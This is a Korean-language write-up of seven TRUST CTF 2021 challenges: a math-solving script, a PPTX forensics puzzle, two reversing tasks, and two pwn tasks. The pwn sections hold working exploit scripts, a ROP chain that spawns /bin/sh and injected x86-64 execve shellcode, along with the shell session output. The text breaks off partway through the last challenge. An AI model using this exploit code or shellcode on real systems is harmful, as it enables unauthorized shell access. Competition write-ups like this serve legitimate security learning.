
2021 TRUST CTF Write-up

Scoreboard




Place	Team	Score
1	oib	2450
2	nicknamemohaji	2430
3	Ainsetin	1780

- **총 점수 : 1780 point**
- **순위 : 3위**
- **Nickname : Ainsetin**

해결한 문제

총 7문제. (PWN 2, REV 2, MISC 3)

MIC CHECK! (MISC, 100pt)



TRUST 홍보동영상의 세부정보를 확인하면 다음과 같이 플래그를 획득할 수 있다.

TRUST's math class (MISC, 150pt)

nc n1net4il.xyz 31339에 접속을 하면, 연립방정식 여러개를 풀어야 FLAG를 획득할 수 있다.

sympy는 연립방정식의 두 해를 구할 수 있는 python의 모듈이다.

문자열로 recv되는 방정식에서 숫자와 미지수 사이에 `*` 를 추가하였으며,

eval을 통해 solve 결과를 도출할 수 있다.

이를 이용하여 exploit code를 작성하였다.

```
import os
from pwn import *
from sympy import Symbol, solve, Eq

context.log_level='debug'

p=remote("n1net4il.xyz", 31339)

p.recvuntil("===== TRUST's Math Class =====\n")

x = Symbol('x')
y = Symbol('y')

for k in range(100):
    st1=p.recvuntil("\n").decode()
    st2=p.recvuntil("\n").decode()

    st1=st1[:-3]
    st2=st2[:-3]

    print(st1)
    print(st2)

    st1=st1[:st1.index('x')]+'*'+st1[st1.index('x'):]
    st1=st1[:st1.index('y')]+'*'+st1[st1.index('y'):]
    st2=st2[:st2.index('x')]+'*'+st2[st2.index('x'):]
    st2=st2[:st2.index('y')]+'*'+st2[st2.index('y'):]

    a=eval("solve(("+st1+", "+st2+"))[x]")
    b=eval("solve(("+st1+", "+st2+"))[y]")

    print(st1)
    print(st2)

    print(a)
    print(b)

    p.sendline(str(float(a)))
```

```
    p.recv()
    p.sendline(str(float(b)))
    p.recv()
    #sleep(1)

p.interactive()
```

```
-4
-11/3
[DEBUG] Sent 0x5 bytes:
    b'-4.0\n'
[DEBUG] Sent 0x14 bytes:
    b'-3.6666666666666665\n'
[DEBUG] Received 0x2 bytes:
    b'y:'
[DEBUG] Received 0x16 bytes:
    b'7x+8y-7=0\n'
    b'7x-2y-2=0\n'
    b'x:'
7x+8y-7
7x-2y-2
7*x+8*y-7
7*x-2*y-2
3/7
1/2
[DEBUG] Sent 0x14 bytes:
    b'0.42857142857142855\n'
[DEBUG] Sent 0x4 bytes:
    b'0.5\n'
[DEBUG] Received 0x2 bytes:
    b'y:'
[DEBUG] Received 0x30 bytes:
    b'congratz!\n'
    b"TRUST{m47h3m4t1c5_1s_hacker's_b4s1c!}\n"
congrat
TRUST{m47h3m4t1c5_1s_hacker's_b4s1c
Traceback (most recent call last):
  File "num.py", line 24, in <module>
    st1=st1[:st1.index('x')]+'*'+st1[st1.index('x'):]
ValueError: substring not found

~/ctf/trustctf ❯
```

FLAG : `TRUST{m47h3m4t1c5_1s_hacker's_b4s1c!}`


Listen PIZ!! (MISC, 280pt)

zip 파일을 압축해제하면, ppt가 몇개 나온다.

이름	수정한 날짜	유형	크기
fonts	2021-02-25 오후 8:53	파일 폴더	
mail	2021-02-25 오후 9:43	파일 폴더	
marketing	2021-02-25 오후 9:33	파일 폴더	
poster	2021-02-25 오후 9:43	파일 폴더	
voice sample	2021-02-25 오후 8:46	파일 폴더	
2021 launching product presentation....	2021-02-25 오후 11:...	Microsoft Power...	40,711KB
Readme.txt	2021-02-25 오후 8:51	텍스트 문서	1KB
To-do list.png	2021-02-25 오전 6:18	PNG 파일	29KB

일단 Readme.txt를 읽어보니, FLAG는 `Encrypted` 되어있다는 것을 알게 되었다.


여기서 ppt를 유심히 보라고 했으므로, 우선 ppt를 잘 보자.



secret system이 다음과 같이 base64로 되어 있다는 것을 확인할 수 있었다.


여기서 위에 있는 많은 폴더를 아무리 열어봐도 `00` 으로 채워져있는 위조된 파일이나, 일반적인 파일 등 큰 소득이 없었고, 계속 삽질만 하고 있었다.

ppt를 유심히 보라는 말에 ppt 파일의 파일 시그니처에 PK가 있는 것을 확인한 후 unzip 하였다.




ppt도 docx과 비슷하게 zip 파일로 열리는 것을 확인할 수 있었다.

여기서 `/ppt/embeddings/` 위치에 있는 `Microsoft_Excel_Worksheet1.xlsx` 파일을 열어봤다.




~~리얼 할말없음 연구~~

flag가 갖고 싶으면 zip 파일을 찾으라고 한다. 그래서 **수도없이** zip 파일을 찾았지만 보이지 않았고, 결국에는 원래 ppt 파일 안에 단서가 있을 것이라고 추측하였다.



ppt에 슬라이드 정보가 있길래 확인해봤더니 `slide23.xml` 까지 있었고, 일부 수정한날짜가 아마 출제자가 문제를 제작한 시간인것 같다 ㅋㅋ



그래서 4개의 파일을 열어보았고, 결국에는 encrypted message를 얻을 수 있었다.

다음 message를 b64decode하면 flag가 나온다.

FLAG : `TRUST{Oh!_Thank_y0u_for_li5t3nin7!!}`


어셈.. 이렇게 하는거 맞죠? (PWN, 250pt)

Process

```
public _start
_start proc near
push    ebp
mov     ebp, esp
mov     eax, 4
mov     ebx, 1          ; fd
mov     ecx, offset msg ; "Sorry this code is very trash\nSo i wil"...
mov     edx, 39h ; '9'  ; len
int     80h             ; LINUX - sys_write
push    esp
push    esp
push    esp
push    esp
mov     eax, 3
mov     ebx, 0          ; fd
mov     ecx, esp        ; addr
mov     edx, 100h       ; len
push    eax
int     80h             ; LINUX - sys_read
pop     eax
mov     ecx, eax
mov     edx, eax
sub     eax, 2
add     eax, 1
pop     ebx
pop     ebp
retn
_start endp ; sp-analysis failed

_text ends
```

다음과 같이 어셈으로 짜여진 바이너리가 주어진다.

msg에는 *선물을 줬다* 라고 적혀있어서 무슨 선물인지 `msg` 를 확인했더니 `/bin/sh` 이었다.



```
__int64 start()
{
  int v0; // eax
  int v1; // eax
  int v3; // [esp-10h] [ebp-10h] BYREF

  v0 = sys_write(1, msg, 0x39u);
  v1 = sys_read(0, &v3, 0x100u);
  return 0x300000002LL;
}
```

또한 디컴파일이 잘 되길래 이걸로도 충분히 분석 가능했다.

0×10을 덮으면 SFP고, 4byte를 또 덮으면 RET 자리임은 틀림없었다.

그러나, 활용할 수 있는 것은 start 어셈 코드와 `/bin/sh` 밖에 없었기 때문에,

`system call` 을 이용해야 한다.

execve의 시스템 콜 번호는 11번이고, ebx = `/bin/sh 주소` , ecx=edx=0으로 만들어 줘야 한다.

어셈 밑 부분에 esp를 돌리기 전에 `pop eax` +ecx와 edx를 eax 값으로 맞춰주는 부분이 존재하였으며, eax 만 1씩 올릴 수 있는 가젯도 존재하였다.

따라서 처음에 eax 값을 0으로 줘서 두번째, 세번째 인자의 값을 0으로 만들고,

exploit의 가장 마지막에 /bin/sh 주소를 첫번째 인자에 넣고 int 0×80을 실행하면 쉘이 따인다.

Exploit Code

```
from pwn import *

p=remote("server1.trustctf.xyz",1124)
#p=process("./trashasm")
e=ELF("./trashasm")

p.recv()

# 0x8049039 = pop eax + set ebx, ecx
# 0x804A03A = /bin/sh
# 0x8049039 = add eax, 1 + pop * 2

pay=p32(0)*2+p32(0x8049031)+p32(0)+p32(0)+p32(0)+p32(0x8049039)
# ebx = ebp = 0, eax = 0xffffffff (-1)
pay+=p32(0)*2+p32(0x8049039) # add eax, 1
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039)
pay+=p32(0)*2+p32(0x8049039) # eax is 11

pay+=p32(0x804A03A)*2+p32(0x804902F) # syscall

pause()

p.sendline(pay)

p.interactive()
```

Get Flag

```
~/ctf/trustctf/trashasm ❯ python3 ex.py
[+] Opening connection to server1.trustctf.xyz on port 1124: Done
[*] '/home/bww/ctf/trustctf/trashasm/trashasm'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
$ cat flag
TRUST{S0rry...1t_was_my_f1rst_tim3..}
$
```

FLAG : `TRUST{S0rry...1t_was_my_f1rst_tim3..}`

@ (PWN, 450pt)

Process

서버에 접속해보니, shellcode를 넣으라는 output이 존재하였다.

이 문제는 단순한 쉘코딩 문제임을 짐작할 수 있다.


2명의 출제자가 합심한 야심작으로서 쉽진 않을 것 같았다.

```
1int __cdecl main(int argc, const char **argv, const char **envp)
2{
3  void *buf; // [rsp+0h] [rbp-10h]
4
5  setvbuf(stdin, 0LL, 2, 0LL);
6  setvbuf(stdout, 0LL, 2, 0LL);
7  setvbuf(stderr, 0LL, 2, 0LL);
8  buf = mmap(0LL, 0x1000uLL, 7, 34, -1, 0LL);
9  printf("[*] shellcode: ");
10  read(0, buf, 0x40uLL);
11  spin(buf);
12  return ((__int64 (*)(void))buf)();
13}
```

바이너리를 보니, `spin` 이라는 함수가 보였다. 아마 쉘코드의 순서나 배치를 바꿀듯 하다.

```
16
17  dest = malloc(0x40uLL);
18  memcpy(dest, a1, 0x40uLL);
19  v8 = 0;
20  v10 = 0;
21  v11 = 0;
22  v12 = 1;
23  for ( i = 0; i <= 7; ++i )
24  {
25    v1 = v11++;
26    *((_BYTE *)a1 + 8 * v8++) = *((_BYTE *)dest + v1);
27  }
28  v9 = v8 - 1;
29  for ( j = 7; j >= 0; --j )
30  {
31    for ( k = 0; k < j; ++k )
32    {
33      v10 += v12;
34      v2 = v11++;
35      *((_BYTE *)a1 + 8 * v9 + v10) = *((_BYTE *)dest + v2);
36    }
37    v12 = -v12;
38    for ( l = 0; l < j; ++l )
39    {
40      v9 += v12;
41      v3 = v11++;
42      *((_BYTE *)a1 + 8 * v9 + v10) = *((_BYTE *)dest + v3);
43    }
44  }
45  free(dest);
46}
```

이 부분을 분석하는데는 대회 시간이 얼마 남지 않아서 그냥 디버깅을 통해 0x40만큼 `0x00~0x40` 을 순서대로 넣어서 어떻게 바뀌는지를 알아보았다.




다음과 같이 `idx` 가 설정되어있는 것을 확인한 후, 23byte 64bit shellcode를 가져와 각 부분에 넣어서 shellcode를 정상적으로 실행할 수 있었다.

Exploit Code

```
from pwn import *

p=remote("server2.trustctf.xyz", 31340)
#p=process("./spin")

shellcode=b"\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"

#print(shellcode[0])

arr=[0x0, 0x1b,0x1a, 0x19, 0x18, 0x17, 0x16, 0x15, 0x01, 0x1c, 0x2f, 0x2e, 0x2d, 0x2c, 0x2b, 0x14, 0x02, 0x1d, 0x30, 0x3b, 0x3a, 0x39, 0x2a

pay="A"*0x40
pay=list(pay)
for i in range(len(shellcode)):
    pay[arr[i]]=chr(shellcode[i])
'''
pay=""
for i in range(0x40):
    pay+=chr(i)
'''
#print(pay)

pay=''.join(pay[i] for i in range(0x40))

#print(pay)

pause()

p.recv()
p.send(pay)

p.interactive()
```

Get Flag




FLAG : `TRUST{@_spin_5pin_SP1N_@}`


Where am I? (REV, 200pt)

flag 파일을 주는데, 파일 시그니처가 깨져있어 `MZ+\x90\x00` 으로 수정하여 exe 파일을 열 수 있었다.

파일이 너무 복잡하고, 원하는 string이 보이지 않아 x96dbg로 파일을 동적 디버깅하였다.



디버깅을 하는 과정에서 아마 비밀번호인 `trust` 를 미리 잘 준 다음, `echo` 하는 곳에서 brk를 걸면 flag가 나오지 않을까 해서 시도 하였더니, 콘솔에 표시되는 문자열 뒤로 FLAG가 존재하였다.



FLAG : `TRUST{bat_s0urc3_1n_t3mp}`

비트에 몸을 맡겨라! (REV, 350pt)

bitbitbit.c

C: > Users > bww96 > AppData > Local > Temp > MicrosoftEdgeDownloads > 95eafb35-7

```c

int main() {
  char p_text[100];
  char temp[50];
  char input[50];
  int i = 0, j = 0, k = 0, random;
  FILE *fp, *flag;

  init();
  banner();
  srand(time(NULL));

  fp = fopen("/home/bitbitbit/descriptions.txt", "r");
  flag = fopen("/home/bitbitbit/flag", "r");



  if (fp == NULL || flag == NULL)
    puts("File error... call admin");

  for(i = 0; i < 10; i++) {
    fgets(p_text, 50, fp);

    strcpy(temp, p_text);

    random = 3 + rand() % 20;

    for(j = 0; j < strlen(p_text); j++) {
      for (k = 0; k < random + j; k++) {
        p_text[j] ^= p_text[j] >> 1;
      }
    }

    printf("Stage %d : %s\n", i, p_text);
    printf("Answer : ");

    fgets(input, 50, stdin);

    if (!strncmp(input, temp, 14))
      printf("Great!!\n\n\n");
    else {
      puts("oh..... wrong answer");
      break;
    }

```

이 프로그램의 과정을 설명하자면,

1. 프로그램이 시작한 후 몇초 있다가 stage가 시작됨.
2. 프로그램에서는 descripttions.txt에 있는 문자열을 가져와 `p_text[j] ^= p_text[j] >> 1;` 라는 것을 여러번 수행함.
3. 문자의 idx 값과 random 값을 활용하여 encrypt된 문자열을 표시해줌.
4. 원래 문자열과 나의 입력 문자열이 같으면 다음단계로 넘어감.

이라고 볼 수 있다.

이 문제를 해결하기 위해서 `p_text[j] ^= p_text[j] >> 1;` 이라는 비트연산의 특징에 대해 알아보았는데, 8번을 시도하면 다시 자신의 Bytes로 돌아온다는 것을 눈으로 확인할 수 있다.

(나중에 수학적으로 한번 증명해 봐야할 것 같다.)

그런데, random값을 모르는 상태에서 프로그램을 실행하기가 까다로웠고, srand(time(NULL))이 프로그램이 시작한 몇초 이후 실행되기 때문에 더욱 까다로웠다.

따라서 그냥 Brute Force를 하기로 마음먹었고, 다음과 같은 코드를 이용하여 printable character중 유효한 해가 있는지를 각각의 랜덤값(3~22)에 대입하였다.

